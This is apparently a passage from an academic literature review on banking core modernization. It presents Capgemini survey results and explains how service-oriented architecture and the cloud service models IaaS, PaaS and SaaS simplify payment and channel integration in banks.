


Fig 2.2 Survey on banking core modernization categories (legend below Table 2.4).

Table: 2.4 Process 1 Survey on banking core modernization.

	S. Agree	Agree	Sli. Agree	Sli.Disagree	Disagree	S.Disagree	
Category 1	21	40	17	10	10	2	
Category 2	33	44	12	4	6	1	
Category 3	18	40	30	6	4	2	
Category 4	24	41	18	10	6	1	
Category 5	25	35	22	8	9	1	

Category 1 = Core banking system will be replaced in the next 5 years
Category 2 = Rapidly modernize processes and IT
Category 3 = Include SaaS or cloud based services for IT infrastructure
Category 4 = Bank's existing core technology is too rigid and too slow
Category 5 = Invigorating a bank is possible only through modern technology throughout the bank

Strongly Agree	= Strongly Agree
Agree	= Agree
Sli.Agree	= Slightly Agree
Sli.Disagree	= Slightly Disagree
Disagree	= Disagree
S.Disagree	= Strongly Disagree

[Source: Capgemini Financial Services Analysis, 2015.p.8, Invigorating Banking Survey]

The Capgemini Financial Services Analysis, 2015; Invigorating Banking Survey, Finextra and Five Degrees, comprise of results compiled using responses of respondents from different Financial Institutions. They have been asked a series of questions related to moderating and invigorating their bank and were asked for their opinion among choices on a Likert scale, ranging from (1) Strongly Agree; (2) Agree; (3) Slightly Agree; (4) Slightly Disagree; (5) Disagree and (6) Strongly Disagree. As per its' findings, without considering the scales "slightly agree" and "slightly disagree" it is found that 21% have strongly agreed, 40% have agreed, 10% have disagreed and 2% have strongly disagreed in total that the core banking system should be replaced in the next 5 years. Then 33% have strongly agreed, 44% have agreed, 6% have disagreed and 1% have strongly disagreed that they experience rapidly modernized processes and IT. Further 18% have strongly agreed, 40% have agreed, 4% have disagreed and 2% have strongly disagreed in total that SaaS or cloud based services should be included for the IT infrastructure. When trying to evaluate whether the bank's existing core technology is too rigid and slow, 24% have strongly agreed, 41% have agreed, 6% have disagreed, 1% have strongly disagreed 24% have strongly agreed and 83% have agreed in total. Finally, 25% have strongly agreed, 35% have agreed, 9% have disagreed, 1% have strongly disagreed 25% have strongly agreed and 82% have agreed in total that invigorating a bank is possible only through modern technology throughout the bank.

2.2 BANKING SYSTEMS OF SERVICE ORIENTED ARCHITECTURE (SOA).

Based on the cloud connectivity changes, the global banking industry confronts many changes to the existing banking system. A banking solution is now based on an architecture which is service oriented. The concept of non-banking (services) directly impacts an organization operations and acts as the key back-bone for every type of transaction. The first service oriented architectures were the utilization of Object Request Brokers (ORBs) or DCOM which was based on the specification CORBA. Service oriented architecture is a collection of key and essential services where the services interconnect with one another. The communication could either consist of the simple passing of data or consist of two level or higher data coordination between activities. A means by which services are connected with one another is required where a service is a well-defined function which is self-contained and doesn't require to be depending on the state of other services or the setting. At present, there are varied novel expansions such as utility computing and web services that gives a boost to the SOA implementations action frame-work and also the IT architecture approach is business centric.

It is supportive of business integration and a deployed integrated suite of service is, platform dependent, re-usable and communicates (Core Banking with Microsoft Technology, 2008)

2.2.1 Cloud Computing impact

Cloud computing is a newer innovation for the provision of IT services that are useful to banking. Even though there are various conversations on cloud computing that provide description of the capability, the core components are a service delivery for IT resources which includes SaaS, IaaS and PaaS. As depicted in figure 2.7 there is a strong relationship between SOA and Cloud Computing. There is vital over-lapping elements and similar considerations in SOA and Cloud computing. The critical over-lapping is near the upper part of the cloud computing stack. In the cloud services area there are components of network accessible applications and services of software such as present day web-services. SOA and cloud computing share service-oriented concepts in which varied types of services could be found on a network commonly for consumer use. Banks focus on integrating the payment application through the installation of a central payment hub/ gateway. This deals with specific channels of bank payment and where these solutions evolve to being gateways that support several but specific channels of payment. They include the formatting messages, transformation of data, logging and varied other actions. SOA enables re-usable services for conducting varied types of payment transactions where these could be independent to the system of core banking application and the traditional channels of payment supported. New sources of revenue arise as the mobile payments and other opportunities are integrated with current systems. The present solutions most often hinder banks by making the existing state resistant and inflexible to changes, but with SOA a bank is in a position to quickly add novel channels of payment and applications to the existing systems of payments with no hindrance to the business process (Appandairaj & Murugappan, 2013.p.2).

Infrastructure as a Service (IaaS) is build based on a data centre, and IaaS layer virtualizes the power of computing, storage and data centre network connectivity and is offered to customers as a provisioned service (Ebert, 2015).




Fig 2.3 Infrastructure as a Service (IaaS)

Platform as a Service (PaaS) is between fundamental physical architecture and higher applications. It consists of a more comprehensive operating environment for the developer in operating systems and open-platforms and also in integrating the necessary functionalities to the application (Intel IT Centre, 2013).




Fig 2.4 Platform as a Service (PaaS)

Software as a Service (SaaS) is connected to the top-level applications where it delivers services of software application over the network. Users are able to access the services anytime and from anywhere. Often the software is shared among several tenants, not requiring an additional license for purchase and it updates automatically from the cloud (Intel Information Technology, 2009).




Fig 2.5 Software as a Service (SaaS)




Fig 2.6 SaaS, PaaS and IaaS visibility to user

2.2.2 Comparing Cloud Computing and SOA services

SOA and cloud computing consist of vital over-lapping concerns and common deliberations where the most vital over-lapping happens close to the top of cloud-computing stack in the cloud service area that are accessible via software-services such as contemporary web-services and components of network application. Both SOA and cloud-computing have service oriented concepts where services of varied types exists on a common network for consumer use (Appandairaj & Murugappan, 2013.p.2).



Cloud Computing
• Software as a service
• Data distributed in cloud
• Platform as a service
• Terabytes in demand
Overlap
Application layer components & service
Producer & customer model
Leveraging distributed software assets
Cloud IP, WAN
SOA via web services
• System integration focus
• Driving consistency of integration
• Enterprise application integration
• Mature implementing standards (SOAP, WSDL, UDDI)

Fig 2.7 Overlap of cloud computing

2.2.3 Service-oriented architecture revolutionizing banking systems.

SOA is a style of IT architecture which integrates the applications of a bank based on the bank's vital services such as interest rate calculation, credit check and checking loan balances. These functions can be re-arranged and up-dated quickly and allow the creating of novel applications. It enables banks to extend the life span of available IT assets indefinitely and minimise new asset purchasing. Based on certain basic functionalities banks are able to create an infinite number of combinations in varying sizes and shapes where this concept for solutions is referred to as the banking SOA. Due to open business arrangements and the standards of technology, the banking applications and systems service components can be merged to those systems/ applications of the bank's suppliers, partners, international fund transferring and also to the bank's customers in generating novel online connectivity with any device. With this type of collaboration and integration, SOA facilitates innovations leading to brand growth and new opportunities for business. The SOA enables the adopting of services to the requirements of a business that was not possible before. Prior to the implementation of SOA, a bank did not have this flexibility level, and was compelled in deploying and integrating almost 10-20 varied software applications. SOA requires an enterprise to build single applications that are comparatively fast and can be re-configure to meet the imperatives of the dynamic conditions in business and the market.

The architecture where duplication of applications and point-to-point connections of the systems is costly for maintenance is inefficient. A layer could be provided by SOA in reducing the number of points of integration and lowering the overall expenditure via re-using of the common services. In most banks the requirements of rising regulatory requirements, mergers, electronic payments and globalizations have resulted in systems putting matters into towers of vertical groups. As there existed no additional practical option, building novel applications in meeting new needs without the need of re-configuring the current data storage is possible. In general, the traditional ways have a consequence of the duplication of interfaces and complexities in the application of point-to-point solutions. These are hard for maintenance, updating and has lower flexibility. As the traditional business logic in blocks and silo systems, also lacked standards for application integrations, the costs of improvements and maintenance is high. International regulations such as Basel II, European Union Payment Services, the Singapore Payment Systems Act, US Check 21 and EU Settlement & Clearing and EU Credit for Consumers enforces changes in the manner in which payments are being made. This is opening a means for competitor entrance, enables higher transparency the payment systems and accelerates adherence to standard payment protocols based on these regulations. In additions customers create higher pressure on the banks in making faster payments, expecting lower cost and demand more customized services/ products (DiMare, 2009. p.4).




Fig: 2.8 Current view of the banking payments domain.

The figure 2.8 depicts the payment structure of a bank and by the links between the entity systems and channels of external payments, highlights the existing issues. The boxes in colour blue are a typical core banking system set that might originate or make a payment acceptance. The boxes in green depict varied channels of payment. The connection could vary from bank to bank, and also within a bank for the number of payment channels. The eight internal connections that link to four external systems results in 32 exclusive network connections. Every time a novel internal/ payment system is being added it is required for four novel connections to be created. Similarly, every time a novel external/ payment system is being added it has a possible eight novel connections. Based on this example each of the 32 network connections requires supporting and maintaining 8 kinds of business transactions which consist of (32 x 8) = 256 types of messages. This highlight varied issues such as the cost of maintenance and the cost in payment channel modifications/ upgrades based on changes in technology. The number of transaction variations and combinations and further the types of messages passing through varied connections of network is large. It gives rise to the need of a system which could minimize the number of connections within all payment process partners where the core system could absorb novel means of payment processing without any impact to the business flow (Riad & Hassan, 2008)

Table: 2.5 Sample payment transactions with corresponding message types

Sample business transactions	Sample message types
Provide out-payment	➢ Accept out-payment instruction ➢ Modify out-payment instruction ➢ Generate communication details ➢ Repair queue
Enact in-payment	➢ Retrieve in-payment profile ➢ Accept in-payment instruction ➢ Generate communication details ➢ Repair queue
Provide account transfer	➢ Accept transfer instruction ➢ Record transfer instruction ➢ Generate communication details ➢ Repair queue
Administer payment transaction	➢ Accept out-payment instruction ➢ Modify out-payment instruction ➢ Generate communication details ➢ Repair queue

Both local and international banks focus on integrating payment applications through the installation of a central payment system/ gateway in dealing with certain payment channels of the bank but these efforts ultimately gave rise to gateways which support several channels of payment and that is inclusive of formatting of data transformation messages. In most instances the central solutions are inflexible and aged due to the traditional connecting of systems. SOA provides a means of employing re-usable services for conducting varied types of payment transactions. The services could be independent to the application system of core banking and the supported payment channels. In figure 2.9 the services supporting payments are depicted. According to DiMare (2009) the service layer which supports payments could further support several payments systems/ channels with no requirement for changes in the enterprise’s core system for payments.   This service layer effectively buffers or absorbs the changes carried out in the system of banking for the external system of payment (DiMare, 2009. p.6).



SOA services supporting payments
Bank enterprise systems
Payment systems
Trade finance
Loan
Treasury
Postal Banking
Cash management
Online Bill payments
Send out payment
Provide out payment
SOA payments services
External payment channels
Real time settlement
Check Processing
Automated clearing house
Card Processing (VISA/Master)
Out-payment services
• Generate out payment instruction
• Modify out payment instruction
• Send out payment instruction
In-payment services
• Receive in payment instruction
• Accept in payment instruction
Account transfer services
• Accept transfer instruction
• Test funds availability
• Apply accounting entry

Fig: 2.9 SOA service supporting payments

Based on the example, SOA minimizes the business transaction total from 256 to 48 (12*4), and the network connections to a total number from thirty-two (32) to twelve (12) and message type total amount from 512 (32*16) to 48 (12*4). While reducing the amount of connection points, SOA also makes it possible for reusing a purely central SOA concept of general types of messages. SOA enhances the probability of services being created could be utilized by most of the systems in a bank. This enables reducing the cost significantly with a lower amount of interfaces, business transactions and types of messages in managing and thus, gives a significant value return to the bank. Further, creating common types of messages could result in lower duplication of efforts and lower cost of maintaining a system. More importantly, opportunities for novel sources of revenue emerge as the new systems could be integrated to current systems such as the mobile payment system. The bank's current solutions normally hinder banks activities due to inflexibility of the current systems and resistance to the changes occurring. SOA enables the bank to add with ease novel channels of payment and applications to the current capabilities of payment without hindering the usual business. According to Riad & Hassan (2008) SOA enables in minimizing risk of operations and enhances the monitoring as more applications utilize a general approach in sending and in receiving the payments (Riad & Hassan, 2008).

2.2.4 SOA Integrating multiple channels

Most of the bank's applications are not connected across the entity, which makes it hard in optimizing the existing requirements of the customers. SOA provides a layer of integration to the enterprise's application. For growth and profitability, optimizing the loyalty of customers, is require for capitalizing on the potentials of every customer relationship and in providing customers a range of services and products that are most attractive. Lacking the integration of customer information is a main barrier where across the channels the information is usually fragmented (DiMare, 2009. p.7).




Fig: 2.10 Banking channels use of key banking application platforms.

According to figure 2.10, twisted web-interfaces and the nonexistence of interfaces is obstructing the real-time accessing of data required by a bank. In most situations each main service enters the market via same network set. Even though the networks are dealing with the same services/ products, often there is no integration between applications that support product areas and applications which support channels. As an example, a customer using the facility of phone banking, requires to re-initiate the relationship with the bank if applying for a loan or even obtaining credit card services. The bank is not able to capitalize on current interest of the customer or rely on attaining the optimal price as it is not possible to access all the required information. The outcome can be the customers are not satisfied with the experiences, redundant time is spent, costs are high for the bank's processes, and an opportunity is missed which is hard to recover (Keen, Kaushik, Bhogal, 2009).

In addressing this problem, where and when the information is required, channel applications or the banking internet system require reliable means in accessing the bank's service area core application. SOA delivers a standard base approach. Figure 2.11 depicts a less cumbersome means in integrating channel applications and support applications for service areas, with the use of one set of SOA services. Technologies exist for the means of payment. The difference in the service layer of SOA is that information on customer relationship is gained, for use in the entire bank. The information is distributed and available by the application in branch platforms, and the application for connecting all product systems. It requires continuous online information flow from the core-system which is viewed and updated across all channels. Figure 2.11 shows the information that includes product information, customer information, fees and rates applicable, and details of balances. SOA enables a bank to employ different types of customer services, balances, products, history and a standard service set is created for sharing information. With multiple services it enables large resource conservation and higher efficiency gains (Riad & Hassan, 2008).



SOA Services supporting and other service applications
Channel applications
Internet Banking
Branch Network
Postal banking network
Phone Banking
Core business applications
Core banking applications
Credit card applications
Mobile Banking Application
Postal Banking Application
Account details transactions
Information services
• Get rates, fees, lookup
Account services
• Customer information
• Get account details
• Balances, positions
• Transactions
Product services
• Product details
SOA
Support applications
Mobile Banking support Application
POS Banking support Application
Credit cards support applications
Postal Banking support Application
Account details transactions

Fig: 2.11 SOA service supporting and other service applications

